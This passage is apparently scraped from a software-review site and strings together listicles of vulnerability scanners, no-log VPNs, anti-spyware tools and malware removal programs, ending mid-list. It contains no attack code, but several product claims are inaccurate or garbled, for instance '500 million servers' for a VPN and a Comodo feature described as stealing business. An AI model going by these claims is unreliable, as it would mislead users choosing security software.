## 3) [Network Vulnerability Detection](#)

[Network Vulnerability Detection](#) is a tool that can scan your network device and keep it safe. This application can prevent unauthorized network configuration changes.



### **Features:**

- The tool can audit switches and routers for compliance.
- Helps you to save your time by automating your network.
- It can quickly recover your network.
- This application can keep your network secure.
- You can build and test the configuration network with no hassle.

## More Information >>

---

### 4) [Paessler](#)



[Paessler](#) security vulnerability assessment tool has an advanced infrastructure management capability. The tool monitors IT infrastructure using technologies like SNMP, WMI, Sniffing, REST APIS, SQL, and others.

#### Features:

- You can monitor jFlow, sFlow, IP SLA, Firewall, IP, LAN, Wi-Fi, Jitter, and IPFIX.
- It provides alerts via email, plays alarm audio files, or triggering HTTP requests.
- The tool provides Multiple user web interfaces.
- It has automated failover handling.
- You can visualize your network using maps.
- Paessler allows you to monitor networks in various location.
- You can get the numbers, statistics, and graphs for the data you are going to monitor or configuration.

## More Information >>

---

### 5) [ManageEngine Vulnerability Manager Plus](#)



[ManageEngine Vulnerability Manager Plus](#) is a prioritization-focused threat and vulnerability management software offering built-in patch management. With its integrated console, it allows you to:

- Assess & prioritize exploitable and impactful vulnerabilities with a risk-based vulnerability assessment.
- Automate & customize patches to Windows, macOS, Linux and over 300 third-party applications.
- Identify zero-days vulnerabilities and implement workarounds before fixes arrive.
- Continually detect & remediate misconfigurations with security configuration management.
- Gain security recommendations to set up your servers in a way that's free from multiple attack variants.
- Audit end-of-life software, peer-to-peer & insecure remote desktop sharing software and active ports in your network.

[More Information >>](#)

---

## 6) Nessus Professional



Nessus professional is a vulnerability assessment tool for checking compliance, search sensitive data, scan IPs, and website. This website vulnerability scanner tool is designed to make vulnerability assessment simple, easy, and intuitive.

### Features:

- It has advanced detection technology for more protection for website security scanning.
- The tool offers complete vulnerability scanning with unlimited assessments for website security check.
- It provides accurate visibility into your computer network.

- Plugins which deliver timely protection benefits from new threats.
- It allows you to migrate to Tenable solutions safely.
- This website vulnerability scanner tool detects SQL injection attack.

**Link:** <https://www.tenable.com/products/nessus/nessus-professional>

---

## 7) BeyondTrust



Beyond Trust is one of the vulnerability assessment tools which is free vulnerability scanner online that finds configuration issues, network vulnerabilities, and missing patches across applications, devices, virtual environments, and operating systems.

### **Features:**

- This open source vulnerability scanner tool has a user-friendly interface for streamlined vulnerability assessment, management, and content.
- It provides patch management.
- Improve risk management and prioritization.
- The tool provides support for VMware that includes virtual image scanning.
- It allows you to integrate with vCenter and scan virtual application for security.

**Link:** <https://www.beyondtrust.com/tools/vulnerability-scanner>

---

## 8) Intruder



Intruder is a cloud base network vulnerability scanner for your external infrastructure. This tool finds security weaknesses in your computer systems, to avoid data breaches.

### Features:

- You can synchronize your external IPs and DNS hostnames.
- It is a developer-friendly software which can be integrated with Slack or Jira so that team can know security issues.
- The tool has Network View that helps you to keep track of your exposed ports and services.
- You can receive email and Slack notifications when scans complete, and summary PDF reports emailed on a monthly basis.
- Intruder.io has more than 10,000 security checks for each vulnerability scan.

**Link:** <https://www.intruder.io/>

---

## 9) Tripwire IP360



Tripwire IP360 is one of the best vulnerability scanning tools that protects the integrity of mission-critical systems spanning, virtual, physical DevOps, and cloud environments. It delivers critical security controls, including secure configuration management, vulnerability management, log management, and asset discovery.

## **Features:**

- Modular architecture that scales to your deployments and needs.
- The tool has on prioritized risk scoring features.
- It helps you to maximize your organization productivity via integrations with various tools you already use.
- Accurately identify, search, and profile all assets on your network.

**Link:** <https://www.tripwire.com/products/tripwire-ip360/>

---

## 10) Wireshark



Wireshark is a tool which keeps watch on network packets and displays them in a human-readable format. The information that is retrieved via this tool can be viewed through a GUI or the TTY mode TShark Utility.

## **Features:**

- Live capture and offline analysis
- Rich VoIP analysis
- Compressed Gzip files can be decompressed on the fly
- Output can be exported to plain text, XML, or CSV
- Multi-platform: Runs on Windows, Linux, FreeBSD, NetBSD, and many others
- Live data can be read from PPP/HDLC, internet, ATM, Blue-tooth, Token Ring, USB, and more.
- Decryption support for many protocols that include IPsec, ISAKMP, SSL/TLS, WEP, and WPA/WPA2
- For quick, intuitive analysis, coloring rules can be applied to the packet
- Read or write many different capture file formats like Cisco Secure IDS iplog, Pcap NG, and Microsoft Network Monitor, etc.

**Link:** <https://www.wireshark.org/>

---

## 11) OpenVAS



OpenVAS is an open source vulnerability scanner that helps you to perform authenticated testing, unauthenticated testing, vulnerability testing, security testing, industrial protocols, and various high level and the low-level Internet and industrial protocols.

### **Features:**

- You can perform vulnerability tests with a long history and daily updates.
- This free vulnerability scanner tool includes more than 50,000 vulnerability tests.
- It provides performance tuning and internal programming code to implement any type of vulnerability test you want to perform.

**Link:** <http://www.openvas.org/>

---

## 12) Aircrack



Aircrack is one of the handy tools required to check vulnerability and to make your Wi-Fi network secure. This tool is powered by WEP WPA and WPA 2 encryption Keys which solve vulnerable wireless connections problems.

### **Features:**

- More cards/drivers supported

- Provide support to all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Protect you from Fragmentation attack
- Improved tracking speed

**Link:** <https://www.aircrack-ng.org/>

---

### 13) Comodo HackerProof



Comodo HackerProof revolutionizes the way you test your website and app security. It is a website vulnerability scanner that includes PCI Scanning and site inspector for website security check.

#### **Features:**

- This website security scanner tool is built with the latest technology that invites more interaction, building trust for website.
- Comodo allows the user to present credentials on your website.
- This website vulnerability scanner software product provides more website credibility without changing the layout of web pages.
- 100+ people are associated with Comodo brand.
- Not vulnerable to popup blockers and provides web security scan
- It uses rollover functionality for website security check to tell visitors that the website is trusted.
- Software interrupts your website visitors to take any actions and steal your valuable business.

**Link:** <https://www.comodo.com/hackerproof/>

---

## 14) [Microsoft Baseline Security Analyzer \(MBSA\)](#)



[Microsoft Baseline Security Analyzer \(MBSA\)](#) provides a streamlined procedure to find common security misconfigurations and missing security updates.

### Features:

- MBSA scan for update rollups, missing security updates, and service packs available from Microsoft Update.
- The download is available for various languages like English, German, Japanese, and French.
- This tool includes a command-line interface and graphical user interface that performs a local or remote scan of Microsoft Windows Systems.
- Scans agent computer system and inform about missing security patches.
- Places the required MBSA binaries on all MOM agents.

[\*\*More Information >>\*\*](#)

---

## 15) Nikto



# Nikto

Nikto web vulnerability scanner analysis web servers for 6700+ potentially dangerous programs. This website security scanner tool checks for server configuration items such as HTTP server options, the presence of multiple index files, and will attempt to identify installed web servers and software.

## **Features:**

- Full HTTP proxy support for website security scanning
- This web vulnerability scanner tool automatically finds outdated server components.
- Save reports in HTML, plain text, CSV, XML, or NBE.
- It has a template engine for easy report customization for website security check.
- Scan multiple servers or multiple ports on a server.
- Host authentication with Basic, and NTLM for web security scan.
- Authorization guessing handles any directory.

**Link:** <https://cirt.net/Nikto2>

---

## 16) Nexpose Community



Nexpose is a useful vulnerability management software. With this tool, you can monitor exposure in real time and adapt to new threats with fresh data.

## **Features:**

- Get a real-time view of risk.
- It brings innovative and progressive solutions that help the user to get their jobs done.
- Know where to focus.
- Bring more to your security program
- Provide IT with necessary details they have to fix any issues.

**Link:** <https://www.rapid7.com/products/nexpose/>

## FAQ

## **⚡ What is Vulnerability?**

A vulnerability is a cybersecurity term which describes the weakness in the system security design, process, implementation, or any internal control that may result in the violation of the system's security policy. In other words, the chance for intruders (hackers) to get unauthorized access.

## What is Vulnerability Assessment?

Vulnerability assessment is a software testing type performed to evaluate the security risks in the software system in order to reduce the probability of a threat.

## ✓□ What is the importance of Vulnerability Assessment in the company?

- Vulnerability Assessment and Penetration Testing (VAPT) helps you to detect security exposures before attackers find them.
- You can create an inventory of network devices, including system information and purpose.
- It defines the risk level, which exists on the network.
- Establish a benefit curve and optimize security investments.

## Best 16 No-Log VPN (2020 Update)

No log VPN tools do not exchange user information using the network. Log less software provides a secure way to connect devices over the internet. These software does not store your data, so they are reliable even if your network is compromised.

Following is a handpicked list of top no-log VPN tools, with popular features and latest download links.

### 1) [PureVPN](#)



[PureVPN](#) tool provides a safe way to access anything on the internet. Using this tool, you can stay protected while you browse the internet. PureVPN does not store your VPN IP, and specific time you connect to the server.

### **Features:**

- It has 2,000+ servers in more than 140 countries.
- The software provides unlimited bandwidth.
- Allows split tunneling in which you can choose the data connection method, through VPN or ISP.
- Friendly live support for 24-hours
- Provides P2P enabled services by optimizing servers with a secure file share.

[\*\*More Information >>\*\*](#)

---

## 2) [SaferVPN](#)



[SaferVPN](#) provides seamless VPN apps for Windows, iOS, Mac, Android, Firefox, and Chrome. It allows you to hide your personal information. SaferVPN protects from snoopers, hackers, and cyber scams.

### **Features:**

- It has 700+ high-speed servers in 34+ countries.
- This software does not log Your VPN and source IP address, DNS queries, metadata, and browsing history.
- Helps you to protect all of your valuable data and personal information over any unsecured public Wi-Fi hotspot
- Allows you to access blocked sites, online streams, apps games, and smart TVs from anywhere in the world.
- Provides unlimited server switching.

- Helps you to call other people securely using apps like Telegram, Whatsapp, and Viber.

[More Information >>](#)

---

### 3) [NordVPN](#)



[NordVPN](#) is a software which does not track, collect, or share data. It is available on Android, Windows, Apple, macOS, and Linux. You can enjoy fast connection without buffering.

#### Features:

- 5700 NordVPN servers in more than 60 countries
- This software does not store session information, used bandwidth, IP addresses, traffic data, and session details
- Provides double VPN or onion over VPN.
- NordVPN does not keep log activity online.
- Offers 24/7 product support.

[More Information >>](#)

---

### 4) [ExpressVPN](#)



[ExpressVPN](#) secures internet browsing against three-letter agencies and scammers. It offers unlimited access to music, social media, and video such that these programs never log IP addresses, browsing history, DNS queries, or traffic destination.

#### **Features:**

- Servers in 160 locations and 94 countries
- Connect to the VPN without any bandwidth limitation.
- Provides online protection using leak proofing and encryption.
- Stay secure by hiding IP address and encrypting your network data.
- Assistance is available 24/7 via email as well as live chat.
- Pay with Bitcoin and use Tor in order to access hidden sites.

[\*\*More Information >>\*\*](#)

---

#### **5) Bitdefender VPN**



[Bitdefender VPN](#) is security software which is recognized by computer experts and independent labs. It gives real-world protection to your network. This software helps you to keep home and enterprise protected against cyber threats.

#### **Features:**

- 500 million servers in more than 150 countries.
- Prevent all types of IP leak.
- Does not have any data retention law
- Cloud-based centralized control for multiple devices
- Prevents malicious software and hackers attempting vulnerabilities in your system

## More Information >>

---

### 6) CyberGhost



CyberGhost software provides you secure P2P torrenting. You can unblock all streaming services. It allows you to encrypt your online connection and boosts your security as well as digital privacy. CyberGhost tool automatically protects whenever you connect to a new internet connection.

#### Features:

- Having 4900 servers in more than 59 countries
- Allows access to NoSpy server.
- Encrypt data using the latest 256-bit AES encryption technique
- Allows you to connect seven devices simultaneously
- Provides unlimited bandwidth
- CyberGhost VPN allows you to put your privacy first and protects you against data miners and hackers.

Download link: [https://www.cyberghostvpn.com/en\\_US/](https://www.cyberghostvpn.com/en_US/)

---

### 7) Surfshark



[Surfshark](#) provides fast and secure access to web content. It makes your location private and keeps your sensitive data secure. This software offers secure tunneling protocols like OpenVPN and IKEv2.

#### **Features:**

- More than 800 servers in 50+ countries
- Allow particular apps & websites to bypass the VPN
- Protect your confidentiality by hiding your real IP address
- This software does not log your IP, WebRTC, and prevent DNS leaks.

[\*\*More Information >>\*\*](#)

---

#### **8) [ProtonVPN](#)**



[ProtonVPN](#) enables you to use the web anonymously, unblock websites & encrypt your internet connection. It uses a high-speed Swiss VPN server that protects your privacy.

#### **Features:**

- More than 436 servers, available in 33+ countries.
- It has ciphers with Perfect Forward Secrecy for better encryption.
- Anonymous VPN service allows you to use the Internet without surveillance.
- It can integrate with the tor anonymity network.
- Pass user traffic through a secure core network in countries like Iceland and Switzerland.

[\*\*More Information >>\*\*](#)

---

## 9) [Unlocator](#)



[Unlocator](#) allows you to surf the internet by maintaining privacy without any restriction. Whenever you use this software, your network connection becomes encrypted, and all your network activity remains secure.

### Features:

- Unlocator has servers in 36 countries
- It supports 58 devices and platforms.
- Allows you One-Click Privacy and Security
- Offers privacy of VPN with the ease of Smart DNS streaming
- Protect your privacy effectively with no IP DNS, or WebRTC leaks.

[More Information >>](#)

---

## 10) [Astrill](#)



[Astrill](#) is another no-log VPN software that allows you to share VPN connection with multiple devices on your home network, including Xbox, Roku Boxes, PS4, and Boxee. It allows you to connect your whole home or office to VPN with 5 simultaneous connections.

### Features:

- Servers in more than 113 cities and 64 countries
- SSL encryption to secure network traffic
- Connect devices to any server
- Offer unlimited server switches

- Helps your Internet traffic is protected from any hackers and spies via SSL encryption
- Software supports BitCoin

**[More Information >>](#)**

---

## 11) [F-Secure Freedom](#)



[F-Secure Freedom](#) hides your IP address by relocating it to another location. This software secures online banking, e-commerce transactions, taxes, browsing, and streaming. It also offers you to access geo-blocked content.

### **Features:**

- Provides unlimited bandwidth
- F-Secure provides access to geo-blocked content with no hassle
- No registration or account needed to use this software.
- Prevents your internet provider from tracking you and your online activities.

**[More Information >>](#)**

---

## 12) VPN Unlimited



VPN Unlimited provides security, whatever you use credit cards data or personal passwords. It protects your personal data from third parties and hackers. It is an effective way of establishing safe virtual connections to its secure servers.

#### **Features:**

- It has more than 400 super-fast servers.
- Servers in 70+ locations
- Connect up to up to 5 devices
- Protects your privacy, changing your IP address.
- Provides total security, whatever you use Wi-Fi.

**Download link:** <https://www.vpnunlimitedapp.com/>

---

### 13) HexaTech



HexaTech offers safe, private access to all your content across the world. With the help of HexaTech VPN, you will get secure connections with military-grade encryption to protect you from various cyber-attacks.

#### **Features:**

- Access Wi-Fi networks securely
- Block annoying advertisers, your ISP, hackers from tracking you online for the private online experience.
- Automatically blocks all the online threat.
- Offers Intelligent web taking preventative
- No Registration or Logging is needed to use this tool

**Download link:** <https://www.hexatechvpn.com/>

---

## 14) [Browsec](#)



[Browsec](#) allows you to access any site, anywhere. This software protects your data from sniffers. It offers anonymous browsing on various devices, including a computer, iOS, or Android mobile device. It is a compatible tool with all the major browser like Chrome, Firefox, and Opera.

### Features:

- Having 36 countries and more than 400 servers
- Access geo-restricted content
- Provide fast email support
- If the VPN server is not available, it kills the connection for the security purpose.
- It has smart settings feature which allows you to hide your identity when visiting certain websites.

[More Information >>](#)

---

## 15) [Hidemyass](#)



[Hidemyass](#) provides secure banking transactions. You can get VPN protection for your IoT network. It enables users to remain anonymous and encrypt online traffic. Hidemyass is a dedicated no-log VPN tool for streaming and P2P sharing.

### Features:

- It has 980+ VPN servers in more than 290 location.
- Allows browsing using secure public Wi-Fi.
- Provides privacy by hiding your searches and browsing history.
- Unblock restricted content without any hassle

**More Information >>**

---

## 16) TigerVPN



TigerVPN allows you to access services that you would like to block content or bypass censorship that may not be available otherwise. This software provides geo unblocking.

### Features:

- It has 300 VPN servers in 62 locations
- It provides quick and efficient customer support via live chat
- It helps you to improve your internet speed on gaming or streaming.
- Meshed IP addresses in order to enhanced privacy
- Allows you to protect all devices at the same time

**Download link:** <https://www.tigervpn.com/>

### FAQ

#### How VPN works?

A VPN works by routing your device's internet connection by selecting VPN's private server instead of your internet service provider (ISP). This helps you to transmit data to the internet, as it comes directly from the VPN instead of your computer.

## What is a no-log VPN?

No log VPN are software that does not exchange user information using the network. Log less software provides a secure way to connect devices over the internet. These tools do not store your data, so they are reliable even if your network is compromised.

## 20+ Best FREE Anti Spyware (Malware) Removal Tools

Anti-spyware removes malicious spyware and protects your computer system. They detect and remove ransomware, viruses, and other threats. These applications can be used to protect your personal information and browse the internet safely.

Following is a handpicked list of Top Free Anti Spyware & Malware, with their popular features and website links. The list contains both open sources (free) software.

### 1) AVG Free Antivirus

AVG Free Antivirus is easy to use and a free Anti-Spyware program. It helps you to protect your PC from spyware, viruses, and malware. It can identify and remove threats with one click.



#### Features:

- It performs an automatic scan that can be run daily, weekly or on-demand basis.
- This program can check software for malware before downloading it on the PC.
- It can lock the device and wipe content.

- Provides protection from SMS spammers.
- This app offers real-time security updates.
- It can block unsafe downloads, email attachments, and links.
- Best to check emails, web content, and SMS for malware.

**Link:** <https://www.avg.com/en-ww/ppc/protection-offer-comparison>

---

## 2) Comodo Free Anti-Malware BOClean

Comodo is a tool that can protect your computer against internet threats using enterprise-grade technology. This software is good to remove bad registry entries.



### Features:

- It can check suspicious activity.
- You do not require to reboot your PC upon malware elimination.
- It allows you to generate a report with ease.
- This tool doesn't drain your computer resources.
- Comodo supports automatic updates.
- It is best to find a suspicious file quickly and remove it.

**Link:** <https://www.comodo.com/home/internet-security/anti-malware.php>

---

## 3) Norton Power Eraser

Norton Power Eraser is anti-spyware software that protects your PC against online threats. The software can automatically check the programs for malware, survival risks, ransomware, and more. It can scan and remove software that are harmful or slow to the computer.



## Features:

- It protects your PC from digital threats.
- This tool offers a higher level of online privacy.
- It helps you to protect and restore contact information.
- This product has an anti-theft feature to find your lost device.
- Norton Power Eraser is best to protect your personal data from the website you have visited.

Link: <https://support.norton.com/sp/static/external/tools/npe.html>

---

## 4) Malwarebytes Adwcleaner

Malwarebytes Adwcleaner is a tool that protects your PC against malicious software, websites, ransomware, and malware. This tool can detect blocks more than 8,000, 000 threats per day. It can clean threat infected devices.



## Features:

- It offers a safe browsing experience.
- Malwarebytes Adwcleaner can conduct a privacy audit for all apps.
- It supports many languages, including English, French, German, Italian, and more.
- It can find and remove adware and unwanted protects.
- This application is best for ease of use.

**More Information >>**

---

## 5) [Avira Antivirus Pro](#)

[Avira Antivirus Pro](#) is a tool that keeps your desktop free of viruses, malware, and spyware. This application works guiltily in the background of the device and does not affect downloading a large number of files. It can detect more than 350 000 threats.



### **Features:**

- It can clean your device memory and storage to run the system fast.
- This app can check whether your email id or account is leaked or not.
- This program provides a pin to protect your calls, chat, Skype, calls, and more.
- Avira can regularly scan for viruses and remove threats.
- It is best for keylogger detection.

[\*\*More Information >>\*\*](#)

---

## 6) [Avast Free Antivirus](#)

[Avast](#) is a program that can protect your Android device against viruses and other malware. This program can check everything from passwords to internet security. It can block all potential threats in the PC.



### **Features:**

- You can easily perform a regular scan in order to detect vulnerability and threats.
- It can detect malicious software before you install them.
- This program can protect malware-infected links on the web.
- It is best for anti-malware and anti-virus and antispyware.

**Link:** <https://www.avast.com/en-in/lp-ppc-nbu-fav>

---

## 7) Bitdefender Total Security



Bitdefender is could base antivirus software. This app provides on-demand and on install scan facility. It helps you to keep the PC safe from various threats. The program takes care of online privacy as well as personal Information.

### **Features:**

- It enables you to remotely locate the Android device in case of theft or loss.
- This software can verify whether your mail account has been breached or not.
- Minimal impact on device battery life.
- It can react instantly to threats without compromising the performance of the PC.
- Provides 24/7 security updates.
- You can easily manage your browser on your PC.
- Offers VPN to secure online activities.
- It is best for secure banking.

**More Information >>**

---

## 8) [McAfee](#)

[McAfee](#) is a tool that helps you to protect your computer system against phishing and malware. It also allows you to capture malicious programs before they reach your computer.



### **Features:**

- Prevent various types of malware, viruses, and ransomware from infecting your computer.
- It helps you to secure our firewall and block hackers from accessing your home network.
- Enables you to store and manage all your online passwords in a single location.
- It is best to keep important files private by storing them on your computer system with 256-bit encryption.

[\*\*More Information >>\*\*](#)

---

## 9) [ESET Security](#)

[ESET Security](#) is a fast spyware removal tool. It keeps your android device safe whenever you go. This tool has a feature for real-time scanning.



### **Features:**

- Users can see the activity log.

- It provides a security report.
- The tool uses a device to add a permission that allows the user to remotely wipe a device if it is stolen or lost.
- Best to detect and remove spyware and viruses.

**More Information >>**

---

## 10) [F-Secure](#)



[F-Secure](#) is a cybersecurity service that enables you to quickly scan and clean your computer. It can keep your computer security up to date with automatic updates. This application protects against spyware and infected attachments.

### **Features:**

- This program helps you to keep your computer safe without slowing it down.
- Offers customer supports in chat.
- It provides protection from ransomware.
- This application is best to keep people and businesses safe.

**More Information >>**

---

## 11) [Kaspersky AntiVirus](#)

[Kaspersky AntiVirus](#) is a tool to scan your computer system for malware, apps, and devices. It comes with a data protection feature when your device is stolen or lost. The application can also block suspicious websites.



### Features:

- It allows you to control access to the software.
- The app can stop spyware monitoring texts, locations, and calls.
- This Android antivirus tool uses machine learning technology to secure software from threats.
- Include anti-theft features to protect data.
- Support for Android Wears OS to simplify security management.
- Protects online phishing sites and SMS links.
- You can lock your software with keys.
- It is best to get protection against phishing attacks.

**[More Information >>](#)**

---

## 12) Spybot Search and Destroy

[Spybot Search and Destroy](#) is a tool that can search and protect your PC against Spyware. It helps you to prevent your data from being sent out to third parties.



### Features:

- It offers a command-line tool for the system and scan.
- This program can remove adware.
- It offers easy to use user interface.
- Spybot Search and Destroy provides protection against newly created malicious processes.
- It is best to block unwanted programs and malicious websites.

## More Information >>

---

### 13) [Emsisoft Emergency Kit \(EEK\)](#)

[Emsisoft Emergency Kit \(EEK\)](#) is a scanner that can be used without installation to scan and clean an infected PC. This software is portable and can be used from USB flash drives.



#### Features:

- It can quickly scan infected programs without slowing down your PC.
- Offers easy to use User Interface.
- This application provides a command-line tool.
- It can protect cloud data.
- Best for Android and iOS devices and web browsers.

## More Information >>

---

### 14) [Trend Micro HouseCall](#)

[Trend Micro HouseCall](#) is a software for protecting your computer. It safeguards your PC against fake banking, shopping, financial apps, and ransomware. This program can scan URL and dangerous websites.



## **Features:**

- It helps you to protect your privacy.
- You can save copies of documents and files on online backup storage.
- It is best to control which website other people can view.
- This software is best to detect keyloggers.

**[More Information >>](#)**

---

## **15) [Trend Micro Apex One](#)**

[Trend Micro Apex One](#) is a program for protecting your computer system. It safeguards your PC against fake banking, shopping, financial apps, and ransomware. This program can scan URL and dangerous websites.



## **Features:**

- It helps you to protect your privacy.
- You can control which website other people can view.
- Save copies of documents and files on online backup storage.
- It is best to keep your computer protected from malware, spyware, and viruses.

**[More Information >>](#)**

---

## **16) [AdGuard](#)**

[AdGuard](#) is a free antispyware that provides notification when any malicious website is found. This application helps you to get protection from spyware.



### Features:

- It helps you to make your surfing safer and faster.
- This tool can block malicious websites and advertise.
- You can restrict other people from accessing inappropriate content.
- It is best to block ads in browsers and apps.

[More Information >>](#)

---

## 17) 360 Total Security

360 Total Security is a tool that cleans your device for any dangerous files or viruses. This application can provide real-time protection against an external threat. It uses cloud technology that can detect ransomware variants in real-time.



### Features:

- Provides protection from virus and malware.
- 360 Total Security can secure online shopping.
- Protect your privacy.
- It can clean junk and plugin.
- You can schedule a scan.
- It can optimize network performance.
- 360 Total Security can check for Wi-Fi security.
- Best to keep your PC protected from malware, fishing, and other malicious attacks.

Link: <https://www.360totalsecurity.com/en/>

---

## 18) Panda Free Antivirus (Panda Dome Free)

Panda Free Antivirus (Panda Dome Free) is a tool that offers real-time protection from spyware. It also protects your PC by preventing the execution of malware from a USB drive.



### Features:

- It helps you to watch multimedia content without any disturbance.
- Best to recover your PC to prevent the automatic execution of malware from USB drives.
- It can optimize your battery life.
- You can install the software with ease.
- This application supports Windows, Android, Mac, and iOS platforms.

**Link:** <https://www.pandasecurity.com/en/homeusers/solutions/free-antivirus/>

---

## 19) SUPERAntiSpyware

SUPERAntiSpyware is a program that can be used to identify and remove spyware. This software can block emerging and known threats.



### Features:

- It is a lightweight program that does not slow down your PC.
- SUPERAntiSpyware is easy and robust.
- It can protect your PC against adware, ransomware, trojans, and more.
- This software doesn't slow down your computer.
- Best for real-time protection with the updated database.

**Link:** <https://www.superantispyware.com/>

---

## 20) Adaware Antivirus Free

Adaware Antivirus Free is a tool that can safeguard your PC from online threats. This software provides 24/7 technical support. It offers email protection and a spam filter.



### Features:

- It can detect malicious URL detection.
- This application can block hackers from accessing sensitive files on the computer.
- Adaware Antivirus Free enables you to shop online safely.
- Best for securing personal Information

**Link:** <https://www.adaware.com/free-antivirus-download>

---

## 21) TotalAV

TotalAV is a tool that can block all malicious internet activity and phishing URLs. This program can protect your identity by data monitoring data breach.



### Features:

- You can schedule your scan.
- It provides safe browsing using a virtual private network.

- This application can enhance your PC performance by identifying specific problems.
- TotalAV is designed for computer, smartphone, or tablet.
- It is best to protect your PC from the latest threats.

Link: <https://www.totalav.com/>

## FAQ:

### ⚡ What is Spyware?

Spyware is one kind of malware specifically designed to cause damage to a PC, server, computer network, or storage device. It can also gather information about the organization or person without their knowledge.

### ? What is the difference between Anti-Spyware and antivirus software?

Anti-Spyware software usually runs on an endpoint to detect a specific set of malicious applications known as spyware, while antivirus software generally runs on an endpoint to detect and reduce attempts to infect a machine with a virus.

### ✓□ How does Anti-Spyware software work?

Anti-spyware software detects and removes ransomware, viruses, and other threats. This application can scan your computer for spyware by checking the codes of programs and files installed on your computer. It compares them to its database of known spyware definitions.

### ? How can you secure your computer system?

Here are ways to secure your computer system:

- Perform software security updates on a regular basis.
- You can enable firewall
- Adjust privacy and security setting in the browser.
- Install anti-spyware and antivirus software.
- Protect your device using a password lock.

- You can use VPN.

# 15+ Best FREE Malware Removal Software in 2020

Free malware removal software can detect malicious files and software from the computer system. These tools can be used to protect your personal information and browse

the internet safely. Such application can warn you when the server, network, or website is infected.

Following is a handpicked list of Top Malware Removal Software, with their popular features and website links. The list contains both open source (free) and commercial (paid) software.

## Best FREE Malware Removal Software: Top Picks

Name	Free	Link
Malwarebytes	Yes	<a href="#">Learn More</a>
iolo System Defense	Yes	<a href="#">Learn More</a>
Advanced System Protector	Yes	<a href="#">Learn More</a>
Advanced SystemCare	Yes	<a href="#">Learn More</a>
GridinSoft Anti-Malware	Yes	<a href="#">Learn More</a>
Bytefence	Yes	<a href="#">Learn More</a>

### 1) [Malwarebytes](#)

[Malwarebytes](#) is the best malware removal tool that protects your PC devices against malicious websites, ransomware, and malware. This software can detect and blocks more than 8,000, 000 threats per day. It can clean threat infected devices.



### Feature:

- The software can warn when the server, network, or website is infected.
- Malwarebytes enables you to discover all networked endpoints.
- This tool provides a centralized management facility.
- This free malware software offers a safer browsing experience.
- This anti malware software can conduct a privacy audit for all apps.
- Support many languages, including English, French, German, Italian, and more.
- It can find and remove adware.

[More Information >>](#)

---

## 2) iolo System Defense

**iolo System Defense** is software that uses behavior monitoring techniques to remove the malware. The tool helps you to search and destroy malicious software programs.



### Features:

- It offers cloud-based malware analysis
- The tool can detect the latest threats.
- iolo System Defense software provides a user-friendly interface.
- This application helps you to protect your online privacy.
- This anti malware software helps you to erase your hard drive.

[More Information >>](#)

---

### 3) Advanced System Protector

[Advanced System Protector](#) is software that can protect your PC against malware. It enables you to scan and remove malware infections from your computer system.



#### Features:

- It helps you to secure your data.
- The software can detect internet browsing history and browser cookies for privacy.
- It can isolate suspicious data from other files to prevent further spreading of infection.
- Advanced System protector does not consume system resources.
- This application never slows down your system while performing a scan.

[More Information >>](#)

---

### 4) IObit Malware Fighter

[IObit](#) is a simple and easy-to-use software that can detect malware. It helps you to clean, speed up, optimize, and protect your system. The tool also allows you to safeguard your online privacy.

**IObit**

#### Features:

- The tool can block real-time threats.
- It provides privacy and browser protection.
- Advanced SystemCare can stop the malicious process running in RAM.
- IObit Malware Fighter increase system security and refresh your web browsing.
- Drive Error Resolver & Repair windows
- It has a single click removal of Software leftovers.

**[More Information >>](#)**

---

## 5) Avira

[Avira](#) is a tool that keeps your PC free of viruses, malware, and spyware. It can detect more than 350 000 threats. It can clean your device memory and storage to run the system fast.



### **Feature:**

- This app can check whether your email id or account is leaked or not.
- It provides the best malware protection and can show the apps which request to access sensitive data.
- This free malware scanner provides a pin to protect your calls, chat, Skype, calls, and more.
- Avira can regularly scan for viruses and remove threats.
- You can scan your memory, storage, and optimize your computer.

**[More Information >>](#)**

---

## 6) McAfee

McAfee is a tool that helps you to protect your PC from phishing and malware. It also allows you to capture malicious programs before they reach your computer.



### Feature:

- Prevent various types of viruses, malware, and ransomware from infecting your computer.
- It helps you to secure our firewall and block hackers from accessing your home network.
- Enables you to store and manage all your online passwords in a single location.
- Keep sensitive files private by storing them on your system with 256-bit encryption.

[More Information >>](#)

---

## 7) Avast

Avast is one of the best free malware removal program that can protect PC against viruses and malware. It can block all potential threats in your computer. This tool enables you to find browser vulnerabilities.



### Feature:

- This free malware removal tool can detect malicious software before you install them.
- This program can protect malware-infected links on the web.
- You can easily perform a regular scan in order to detect vulnerability and threats.
- Avast can verify the security of the Wi-Fi network.
- It is available for iOS, Android, and Mac.

**[More Information >>](#)**

---

## 8) [Wise Anti Malware](#)

[Wise Anti Malware](#) is a malware cleaning tool that can boost your computer speed. This tool can provide real-time protection against malicious software.



### **Features:**

- It can remove pop-up ads.
- This malware tool can defend against all kinds of threats like malware, virus, phishing, spyware, and more.
- Cleans internet history and other traces on available your computer.
- It can protect your privacy.
- Increase computer performance by defragging and re-arranging files on your hard disk.
- It scheduled automatic disk cleaning.
- Automatically update software.

**[More Information >>](#)**

---

## 9) [Malwarefox](#)

[Malwarefox](#) is a tool that provides computer protection against malware. It can repair files damaged by a rootkit. The tool can prevent threat infection in real time.



### Features:

- The tool provides a browser cleanup facility.
- This free malware software offers 24x7 day protection.
- You install the software without any hassle.
- The tool has a user-friendly interface.
- It is a lightweight application hence does not occupy more space in your PC.

[More Information >>](#)

---

## 10) [Security Event Manager](#)

[SolarWinds Security Event Manager](#) is a tool that helps you to improve your computer security. This application can automatically detect threats, monitor security policies, and protect your network.



### Features:

- This network security software has inbuilt integrity monitoring.
- It has an intuitive user interface and dashboard.
- SolarWinds contains integrated compliance reporting tools.
- It has a centralization log collection.

- The tool can find and respond to threats faster.

**More Information >>**

---

## 11) [STOPzilla](#)

[STOPzilla](#) is a program that can remove malware and prevents new infection. It provides web filters to protect against malicious sites.



### **Features:**

- The application is easy to use.
- It helps you to increase the speed of the computer.
- STOPzilla is compatible with the Windows operating system.
- Prevent infection of malware.
- You can get protection from malicious sites.

**More Information >>**

---

## 12) [Xvirus](#)

[Xvirus](#) is simple and easy to use tool that helps you to keep your PC safe from unwanted threats. This tool enables you to scan your computer without any hard work.



### **Features:**

- The tool can protect your computer in real time.
- It uses low system resources.
- Offers a user-friendly interface.
- Xvirus automatically update in the background.
- It is compatible with your current antivirus solution.

**More Information >>**

---

### 13) GridinSoft Anti-Malware

GridinSoft is a malware protection software that can check your computer for malware. This application ensures that your system is clean and saved from malicious threats.



#### Features:

- You can perform an unlimited scan for threats.
- This anti-malware software has a startup guard that can accelerate computer startup.
